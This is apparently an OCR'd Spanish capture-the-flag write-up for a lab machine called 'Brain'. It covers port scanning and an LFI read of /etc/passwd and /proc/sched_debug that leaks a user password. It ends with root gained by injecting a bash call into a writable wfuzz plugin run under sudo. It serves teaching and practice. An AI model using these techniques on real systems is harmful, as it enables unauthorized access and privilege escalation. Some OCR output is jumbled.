
BRAIN

CONECTIVIDAD

ping -c1 192.168.0.18



```
└─# ping  -c1 192.168.0.18
PING 192.168.0.18 (192.168.0.18) 56(84) bytes of data.
64 bytes from 192.168.0.18: icmp_seq=1 ttl=64 time=1.45 ms

--- 192.168.0.18 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.450/1.450/1.450/0.000 ms
```


IP DE LA MÁQUINA VÍCTIMA 192.168.0.18

IP DE LA MÁQUINA ATACANTE 192.168.0.10

LINUX- ttl=64

ESCANEO DE PUERTOS


nmap -Pn -p- -sCVS --min-rate 5000 192.168.0.18



```
└─# nmap -Pn -p- -sCVS --min-rate 5000 192.168.0.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 02:48 EDT
Nmap scan report for 192.168.0.18
Host is up (0.00083s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 32:95:f9:20:44:d7:a1:d1:80:a8:d6:95:91:d5:1e:da (RSA)
|   256 07:e7:24:38:1d:64:f6:88:9a:71:23:79:b8:d8:e6:57 (ECDSA)
|_  256 58:a6:da:1e:0f:89:42:2b:ba:de:00:fc:71:78:3d:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:EC:16:20 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Tenemos los puertos **22 y 80**

puerto 80



```
runnable tasks:
 S            task   PID         tree-key  switches  prio     wait-time             sum-exec        sum-sleep
-------------------------------------------------------------------------------------------------------------
 S         systemd     1      2927.102286      1731   120         0.000000         509.025216         0.000000 0 0 /
```

ENUMERACIÓN


Buscando información sobre esta salida en el navegador, descubrimos que es parte del

/proc/sched_debug

https://documentation.suse.com/es-es/sled/15-SP6/html/SLED-all/cha-tuning-taskscheduler.html

Con gobuster enumeramos directorios


```
gobuster dir -u http://192.168.0.18 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html,doc,txt
```



```
└─# gobuster dir -u http://192.168.0.18 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html,doc,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.18
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404,403
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,doc,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 361]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Como estamos ante un /index.php lanzamos wfuzz para buscar parámetros


```
wfuzz -c -t 200 --hh 361 -w/usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u "http://192.168.0.18/index.php?FUZZ=/etc/passwd"
```



```
└─# wfuzz -c -t 200 --hh 361 -w/usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u "http://192.168.0.18/index.php?FUZZ=/etc/passwd"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check
 Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.0.18/index.php?FUZZ=/etc/passwd
Total requests: 6453

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002844:   200        33 L     64 W       1750 Ch     "include"
```

El parámetro es include, lo probamos en el navegador

Tenemos dos usuarios root y ben




```
runnable tasks:
 S           task   PID         tree-key  switches  prio     wait-time             sum-exec        sum-sleep
-------------------------------------------------------------------------------------------------------------
 S        systemd     1      2927.102286      1731   120         0.000000       509.025216         0.000000 0 0 /
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:
/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin ben:x:1000:1000:ben,,,:/home/ben:/bin/bash
```

Comprobamos la existencia de una LFI. Probamos el directorio /proc/sched_debug


ben:B3nP4zz



```
0.000000 0 0 / I edac-poller 27 1144.781604 2 100 0.000000 0.016108 0.000000 0 0 / I devfreq_wq 28 1146.287036 2 100 0.000000 0.017816 0.000000 0 0 / S
watchdogd 29 0.000000 2 0 0.000000 0.012623 0.000000 0 0 / S kswapd0 30 5508.792943 3 120 0.000000 0.053461 0.000000 0 0 / I kthrotld 48 6241.248384 2 1
0.000000 0.018227 0.000000 0 0 / I ipv6_addrconf 49 6251.711306 2 100 0.000000 0.011760 0.000000 0 0 / I kworker/u2:1 50 12536.181611 80 120 0.000000
16.113428 0.000000 0 0 / I kstrp 59 6310.741412 2 100 0.000000 0.019345 0.000000 0 0 / I ata_sff 97 7818.811276 4 100 0.000000 1.098213 0.000000 0 0 / S
scsi_eh_0 98 7518.807134 4 120 0.000000 25.516423 0.000000 0 0 / I scsi_tmf_0 99 7365.501215 2 100 0.000000 0.018408 0.000000 0 0 / S scsi_eh_1 100
11577.803727 52 120 0.000000 10.536974 0.000000 0 0 / I scsi_tmf_1 101 7367.231558 2 100 0.000000 0.022591 0.000000 0 0 / S scsi_eh_2 103 7791.998690 11
120 0.000000 12.529160 0.000000 0 0 / I scsi_tmf_2 104 7521.634891 2 100 0.000000 0.017734 0.000000 0 0 / I kworker/0:1H 105 64707.950881 4558 100
0.000000 412.463023 0.000000 0 0 / I kworker/u3:0 137 8723.353071 2 100 0.000000 0.013139 0.000000 0 0 / S jbd2/sda1-8 139 64321.730015 541 120 0.00000
61.580140 0.000000 0 0 / Iext4-rsv-conver 140 8932.264535 2 100 0.000000 0.012414 0.000000 0 0 / Ssystemd-journal 171 64666.246676 652 120 0.000000
624.288681 0.000000 0 0 / S systemd-udevd 192 64666.242406 984 120 0.000000 1075.787087 0.000000 0 0 / I ttm_swap 264 11963.457909 2 100 0.000000
0.018512 0.000000 0 0 / S irq/18-vmwgfx 265 0.000000 4 49 0.000000 1.743110 0.000000 0 0 / S dhclient 288 14815.783020 109 120 0.000000 29.325823
0.000000 0 0 / S rsyslogd 301 64361.018558 83 120 0.000000 29.771715 0.000000 0 0 / S in:imuxsock 350 59420.277047 79 120 0.000000 9.523059 0.000000 0
S in:imklog 351 12506.360239 6 120 0.000000 5.829485 0.000000 0 0 / S rs:main Q:Reg 352 59420.402039 92 120 0.000000 15.528250 0.000000 0 0 / S dbus-
daemon 303 62423.777126 1429 120 0.000000 851.351396 0.000000 0 0 / S systemd-logind 304 64480.926496 351 120 0.000000 197.824074 0.000000 0 0 / S cr
306 64599.506473 231 120 0.000000 47.876490 0.000000 0 0 / S cron 335 12825.264414 37 120 0.000000 17.737824 0.000000 0 0 / S agetty 353 13425.071241
120 0.000000 22.552143 0.000000 0 0 / Ssystemd-timesyn 356 64666.450166 229 120 0.000000 307.957947 0.000000 0 0 / S sd-resolve 357 12802.325889 2 120
0.000000 0.439782 0.000000 0 0 / S sh 361 12833.450912 8 120 0.000000 4.343050 0.000000 0 0 / S ben:B3nP4zz 362 12892.760364 23 120 0.000000 10.26150
0.000000 0 0 / S sshd 363 12896.967197 20 120 0.000000 37.243531 0.000000 0 0 / S sleep 364 12899.407355 4 120 0.000000 3.542186 0.000000 0 0 / S apache
365 64721.328652 11169 120 0.000000 1713.905406 0.000000 0 0 / >R apache2 547 64723.587536 957 120 0.000000 1206.743730 0.000000 0 0 / S apache2 55
48744.963766 540 120 0.000000 588.180051 0.000000 0 0 / S apache2 559 48853.599921 849 120 0.000000 998.940152 0.000000 0 0 / S apache2 560
49018.959824 1097 120 0.000000 1285.389079 0.000000 0 0 / S apache2 561 48045.656484 817 120 0.000000 1706.276053 0.000000 0 0 / S apache2 609
```

EXPLOTACIÓN


Probamos a conectarnos mediante ssh



```
└─# ssh ben@192.168.0.18
The authenticity of host '192.168.0.18 (192.168.0.18)' can't be established.
ED25519 key fingerprint is SHA256:fkqq58u/sGpESMAWndC860Dp3sVGoKVkrQdlahLQV5A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.18' (ED25519) to the list of known hosts.
ben@192.168.0.18's password:
Linux brain 4.19.0-23-amd64 #1 SMP Debian 4.19.269-1 (2022-12-20) x86_64
ben@brain:~$
```


ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo



```
ben@brain:~$ sudo -l
Matching Defaults entries for ben on Brain:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ben may run the following commands on Brain:
    (root) NOPASSWD: /usr/bin/wfuzz
```

Una técnica común para explotar configuraciones inseguras es buscar archivos escribibles ya que podemos inyectar código.




```
ben@brain:~$ find / -writable 2>/dev/null |grep "wfuzz"
/usr/lib/python3/dist-packages/wfuzz/plugins/payloads/range.py
/home/ben/.wfuzz
/home/ben/.wfuzz/wfuzz.ini
```

range.py es un plugin de payload en wfuzz. Los plugins de payload en wfuzz se utilizan para generar diferentes tipos de datos de entrada que serán enviados a la aplicación web para probar su comportamiento y seguridad.

Intentamos incluir una reverse shell dentro de range.py

```
import os

os.system("/bin/bash")
```

```
ben@brain:~$ sudo /usr/bin/wfuzz -c -z 1–65535 -u http://192.168.0.18/index.php

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

root@brain:/home/ben# whoami
root
root@brain:/home/ben#

root@brain:/home/ben# cat user.txt
4be68799a5cef6a6e2b36379e8ae2759


root@brain:/home/ben# cd /root
```



```
root@brain:~# ls
root.txt
root@brain:~# cat root.txt
08c391c2d775390f54ee859d7395ac68
root@brain:~#
```